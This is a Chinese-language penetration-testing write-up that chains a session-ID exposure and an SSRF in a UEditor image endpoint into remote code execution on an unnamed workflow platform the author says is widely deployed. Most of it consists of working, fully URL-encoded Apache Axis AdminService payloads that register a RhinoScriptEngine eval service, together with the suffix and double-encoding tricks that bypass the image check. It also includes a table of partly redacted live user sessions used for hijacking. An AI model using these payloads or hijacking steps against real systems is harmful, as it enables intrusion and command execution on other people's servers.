某通用流程化管控平台 SSRF 到 RCE 之旅

某通用流程化管控平台 SSRF 到 RCE 之旅

某一天 7iny 好兄弟找到一套源代码 (安装包)，看了一下不少问题。就从这套系统代码开始渗透吧。看了一下 fofa, 有一千多个。

step1

收到源码后发现几个有意思的功能：

1、 `/manage/index.jsp` 直接列举出来了所有当前的 `sessionID` 。


有了 session，我们只需要找到在线的 session 然后替换我们当前的 seesionID 可

既可以登录当前系统

网站访问用户列表:

Session ID	用户名	开始访问时间	最后访问时间	在线时间	不活动时间
CE[redacted]8B771[redacted]D50B358F[redacted]D50A18E	kl[redacted]22	2021-05-10 09:28:45	2021-05-10 14:20:54	4:52:09.062	0:00:04.02
AE[redacted]4D3B[redacted]D71[redacted]AE5[redacted]025BC[redacted]5	qr[redacted]4	2021-05-09 07:56:29	2021-05-10 14:18:05	30:21:35.386	0:02:53.39
BI[redacted]6E4F[redacted]AB3[redacted]2CD[redacted]485F4[redacted]9E	kl[redacted]05	2021-05-10 13:56:39	2021-05-10 13:57:18	0:00:39.082	0:23:39.62
D[redacted]A2E[redacted]EE[redacted]6F[redacted]F4A08[redacted]F1	jrf	2021-05-10 07:32:51	2021-05-10 14:20:24	6:47:33.348	0:00:33.70
C[redacted]3A9[redacted]BB2F[redacted]5D	kl[redacted]06	2021-05-10 12:08:56	2021-05-10 14:18:36	2:09:40.292	0:02:21.54
C[redacted]DE[redacted]2C[redacted]85[redacted]13C[redacted]	zy[redacted]	2021-05-10 13:13:08	2021-05-10 14:05:02	0:51:54.393	0:15:55.86
A[redacted]A25[redacted]7[redacted]5	kl[redacted]37	2021-05-10 14:00:41	2021-05-10 14:20:44	0:20:03.465	0:00:13.50
C[redacted]69A7[redacted]A[redacted]E	质[redacted]仕平	2021-05-10 13:04:33	2021-05-10 14:14:34	1:10:01.197	0:06:23.97
[redacted]CB9F[redacted]H[redacted]BA	ya[redacted]	2021-05-10 12:27:41	2021-05-10 14:19:09	1:51:27.902	0:01:48.614
[redacted]4A414[redacted]8[redacted]	klm[redacted]4	2021-05-10 09:21:33	2021-05-10 14:20:01	4:58:27.162	0:00:57.43
[redacted]EEBA[redacted]7[redacted]FB	klm[redacted]3	2021-05-10 13:54:05	2021-05-10 14:19:09	0:25:04.000	0:01:48.515
[redacted]B375[redacted]395C	klm[redacted]5	2021-05-10 07:04:46	2021-05-10 14:16:01	7:11:14.747	0:04:56.85
F68[redacted]F49B[redacted]3652	yef[redacted]	2021-05-10 07:55:38	2021-05-10 14:16:10	6:20:31.834	0:04:47.85
4F1[redacted]9D58[redacted]F23	kl[redacted]03	2021-05-10 13:40:52	2021-05-10 14:20:54	0:40:02.659	0:00:03.59
BE9[redacted]50A92	df[redacted]2	2021-05-10 09:10:08	2021-05-10 14:20:09	5:10:01.431	0:00:48.68
E3B[redacted]00570	zy[redacted]	2021-05-10 07:26:22	2021-05-10 14:02:32	6:36:10.223	0:18:26.144
0E2[redacted]C3F309F291[redacted]22749	jg[redacted]2	2021-05-10 07:31:42	2021-05-10 14:11:47	6:40:04.983	0:09:10.60

好家伙。这么多用户，我们可以登录去用户系统了。打了渗透的大门。



2、进去后发现还有个路径 `/mobile/phone/main.jsp` 就是手机端的主页面

还有一些报表的页面，

进去后很可惜发现没有可 RCE 的点。


step2

1. 发现了一个 AXIS 服务。

axis<=1.4 版本存在 RCE，尝试使用已知 payload 打一下，毫无意外的 remote user access is not allowed.

也就是说只需要找到一个 SSRF，本地调用即可。

7iny 帮我找到一个利用点，`/common/ueditor1_3_5-utf8/` 发现一个 ueditor



这个编辑器存在一个 SSRF。

`/common/ueditor1_3_5-utf8/jsp/getRemoteImage.jsp?upfile=`

使用 AXIS 的 get 型 payload 尝试一下，发现图片类型不正确。

step3

知道是 AXIS, 有 `getRemoteImage.jsp` 的源码，本地搭建一个环境来 debug, 开启 debug 模式 `./catalina.sh jpda start`

第一次尝试 (先盲猜一下):

既然是需要结尾需要一个. jpg。我们在 URL 后直接加. jpg 结尾。也就是：

&xx=xx.jpg

```
http://127.0.0.1:8080/axis/services/AdminService?method=!--
%3E%3Cdeployment%20x mlns%3D%22http%3A%2F%2Fx
ml.apache.org%2Faxis%2Fwsdd%2F%22%20x mlns%3Ajava%3D%22http%3A%2F%2Fx
ml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%20name%3D%22Ser
viceFactoryService%22%20provider%3D%22java%3ARPC%22%3E%3Cparameter%20name%3D%2
2className%22%20value%3D%22org.apache.axis.client.ServiceFactory%22%2F%3E%3Cpa
rameter%20name%3D%22allowedMethods%22%20value%3D%22*%22%2F%3E%3C%2Fservice%3E%
3C%2Fdeployment&xx=xx.jpg
```

发现还是被 ban。还是提示图片类型不正确。预料之中。

第二次尝试:


看一下 remote.jsp 的源码。很简单，就是远程下载一个图片，依次遍历每个参数，并且判断是不是以”.gif”，“.png”，“.jpg”，“.jpeg”，“.bmp”这些结尾。如果不是图片或者不正确则报错。

```
public String getFileType(String fileName){
    String[] fileType = {".gif" , ".png" , ".jpg" , ".jpeg" , ".bmp"};
    Iterator<String> type = Arrays.asList(fileType).iterator();
    while(type.hasNext()){
        String t = type.next();
        if(fileName.endsWith(t)){
            return t;
        }
    }
    return "";
```

```
HttpURLConnection.setFollowRedirects(false);
HttpURLConnection   conn   = (HttpURLConnection) new URL([i]).openConnection();
if(conn.getContentType().indexOf("image")==-1){
    state = "请求地址头不正确";
    continue;
}
if(conn.getResponseCode() != 200){
    state = "请求地址不存在! ";
    continue;
}
File dir = new File(savePath);
if (!dir.exists()) {
    dir.mkdirs();
}
```

现在尝试一下，直接接一个. jpg。看一下是不是爆出”请求地址头不正确”，这个我们预期的结果。

```
http://127.0.0.1:8080/axis/services/AdminService?method=!--
%3E%3Cdeployment%20x mlns%3D%22http%3A%2F%2Fx
ml.apache.org%2Faxis%2Fwsdd%2F%22%20x mlns%3Ajava%3D%22http%3A%2F%2Fx
ml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%20name%3D%22Ser
viceFactoryService%22%20provider%3D%22java%3ARPC%22%3E%3Cparameter%20name%3D%2
2className%22%20value%3D%22org.apache.axis.client.ServiceFactory%22%2F%3E%3Cpa
rameter%20name%3D%22allowedMethods%22%20value%3D%22*%22%2F%3E%3C%2Fservice%3E%
3C%2Fdeployment.jpg
```




遗憾的是并不是预期的结果，而是报了一个空指针，事实上，看 remote.jsp 的代码是不会有空指针爆出来，那就只能是框架爆出来的，既然是框架一般而言是有不合法的字符出现会出现此类的情况。

最后发现是 %20, 不能有空格，因为提交的是 x ml 格式的数据，里面的空格用来做字符的分割，既然不能有空格，那我们直接用换行 %0d%0a，试试看是否可以。

```
http://localhost:8080/remote.jsp?
upfile=http://127.0.0.1:8080/axis/services/AdminService?method=!--
%3E%3Cdeploymenta%0d%0axxx
```

发现还是空指针。后面通过尝试，只有 %0d 可以，%0a 不行。是不是真的能否作为 x ml 的分隔符现在还不知道。



第三次尝试：

开始绕过图片为结尾的后缀，在 get 类型的 payload 中，发现开头有一个!—>，debug 一下跟到代码处，发现是为了做一个拼合。

```
!--><deployment
xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java"><service
name="RhinoScriptEngineService1288"
provider="java:RPC"><parameter
name="className"
value="com.sun.Script.javaScript.RhinoScriptEngine"
```

代码如下：

```
private void invokeEndpointFromGet(MessageContext msgContext, HttpServletResponse response, PrintWriter writer, St
    String body = "<" + method + ">" + args + "</" + method + ">";
    String msgtxt = "<SOAP-ENV:Envelope xmlns:SOAP-ENV=\"http://schemas.xmlsoap.org/soap/envelope/\"><SOAP-ENV:Bod
    ByteArrayInputStream istream = new ByteArrayInputStream(msgtxt.getBytes());
    Message responseMsg = null;

    try {
```

最终拼接后为：

```
<!-->
<deployment
    xmlns="http://xml.apache.org/axis/wsdd/"
    xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
    <service
name="RhinoScriptEngineService1299"
provider="java:RPC">
        <parameter
name="className"
value="com.sun.Script.javaScript.RhinoScriptEngine"
/>
        <parameter
name="allowedMethods"
value="eval"
/>
        <typeMapping
deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
type="java:javax.Script.SimpleScriptContext"
qname="ns:SimpleScriptContext"
serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
            xmlns:ns="urn:beanservice"
regenerateElement="false">
        </typeMapping>
    </service>
</deployment></!-->
<deployment
    xmlns="http://xml.apache.org/axis/wsdd/"
    xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
    <service
name="RhinoScriptEngineService1299"
provider="java:RPC">
        <parameter
name="className"
value="com.sun.Script.javaScript.RhinoScriptEngine"
/>
        <parameter
name="allowedMethods"
value="eval"
/>
        <typeMapping
deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
type="java:javax.Script.SimpleScriptContext"
qname="ns:SimpleScriptContext"
serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
            xmlns:ns="urn:beanservice"
regenerateElement="false">
        </typeMapping>
    </service>
</deploymen>
```

刚好把第一个 payload 注释，第二个生效。现在我们只需要做填空题。在结尾拼接就行 `<xxx.jpg></xxx.jpg` 即可，当然结尾的 > 会给我们自动闭合，刚好以. jpg 结尾，所以新的 payload 如下：


所以我们只需要在结尾加上 `></xx.jpg></xx.jpg` 即可

```
<deployment
    xmlns="http://xml.apache.org/axis/wsdd/"
    xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
    <service
name="RhinoScriptEngineService1299"
provider="java:RPC">
        <parameter
name="className"
value="com.sun.Script.javaScript.RhinoScriptEngine"
/>
        <parameter
name="allowedMethods"
value="eval"
/>
        <typeMapping
deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
type="java:javax.Script.SimpleScriptContext"
qname="ns:SimpleScriptContext"
serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
            xmlns:ns="urn:beanservice"
regenerateElement="false">
        </typeMapping>
    </service>
</deployment
<xx.jpg></xx.jpg></!-->
<deployment
    xmlns="http://xml.apache.org/axis/wsdd/"
    xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
    <service
name="RhinoScriptEngineService1299"
provider="java:RPC">
        <parameter
name="className"
value="com.sun.Script.javaScript.RhinoScriptEngine"
/>
        <parameter
name="allowedMethods"
value="eval"
/>
        <typeMapping
deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
type="java:javax.Script.SimpleScriptContext"
qname="ns:SimpleScriptContext"
serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
            xmlns:ns="urn:beanservice"
regenerateElement="false">
        </typeMapping>
    </service>
</deploymen>
<xx.jpg></xx.jpg>
```

使用 %0d，以及我们拼接的 xx.jpg payload 来提交，debug 后发现 %0d 后的东西丢了

```
http://localhost:8080/remote.jsp?
upfile=http://localhost:8080/axis/services/AdminService?method=!--
%3E%3Cdeployment%0dx mlns%3D%22http%3A%2F%2Fx
ml.apache.org%2Faxis%2Fwsdd%2F%22%0dx mlns%3Ajava%3D%22http%3A%2F%2Fx
ml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%0dname%3D%22m00
gege%22%0dprovider%3D%22java%3ARPC%22%3E%3Cparameter%0dname%3D%22className%22%
0dvalue%3D%22com.sun.s cript.j avas cript.Rhinos
criptEngine%22%0d%2F%3E%3Cparameter%0dname%3D%22allowedMethods%22%0dvalue%3D%2
2e
val%22%0d%2F%3E%3CtypeMapping%0ddeserializer%3D%22org.apache.axis.encoding.ser
.BeanDeserializerFactory%22%0dtype%3D%22java%3Ajavax.s cript.Simples
criptContext%22%0dqname%3D%22ns%3ASimples
criptContext%22%0dserializer%3D%22org.apache.axis.encoding.ser.BeanSerializerF
actory%22%0dx
mlns%3Ans%3D%22urn%3Abeanservice%22%0dregenerateElement%3D%22false%22%3E%3C%2F
typeMapping%3E%3C%2Fservice%3E%3C%2Fdeployment%3E%3Cxx.jpg%3E%3C/xx.jpg
```

访问



第四次尝试：


咋办??

最后灵机一动，试一下 urlencode 双重编码，成功了。

```
http://localhost:8080/remote.jsp?
upfile=http://127.0.0.1:8080/axis/services/AdminService?method=!--
%253E%253Cdeployment%250dx mlns%253D%2522http%253A%252F%252Fx
ml.apache.org%252Faxis%252Fwsdd%252F%2522%250dx
mlns%253Ajava%253D%2522http%253A%252F%252Fx
ml.apache.org%252Faxis%252Fwsdd%252Fproviders%252Fjava%2522%253E%253Cservice%2
50dname%253D%2522mxxgege%2522%250dprovider%253D%2522java%253ARPC%2522%253E%253
Cparameter%250dname%253D%2522className%2522%250dvalue%253D%2522com.sun.s
cript.j avas cript.Rhinos
criptEngine%2522%250d%252F%253E%253Cparameter%250dname%253D%2522allowedMethods
%2522%250dvalue%253D%2522e
val%2522%250d%252F%253E%253CtypeMapping%250ddeserializer%253D%2522org.apache.a
xis.encoding.ser.BeanDeserializerFactory%2522%250dtype%253D%2522java%253Ajavax
.s cript.Simples criptContext%2522%250dqname%253D%2522ns%253ASimples
criptContext%2522%250dserializer%253D%2522org.apache.axis.encoding.ser.BeanSer
ializerFactory%2522%250dx
mlns%253Ans%253D%2522urn%253Abeanservice%2522%250dregenerateElement%253D%2522f
alse%2522%253E%253C%252FtypeMapping%253E%253C%252Fservice%253E%253C%252Fdeploy
ment%253E%253Cxx.jpg%253E%253C%2Fxx.jpg
```

成功了，出现了我们预期的效果。

成功注册服务



第五次尝试：

接下来，直接访问我们部署的服务即可。执行 whoami。

总结

觉得这个漏洞可以作为 CTF 来出，挺有意思的一个漏洞，关键点，.jpg 绕过，%20 处理。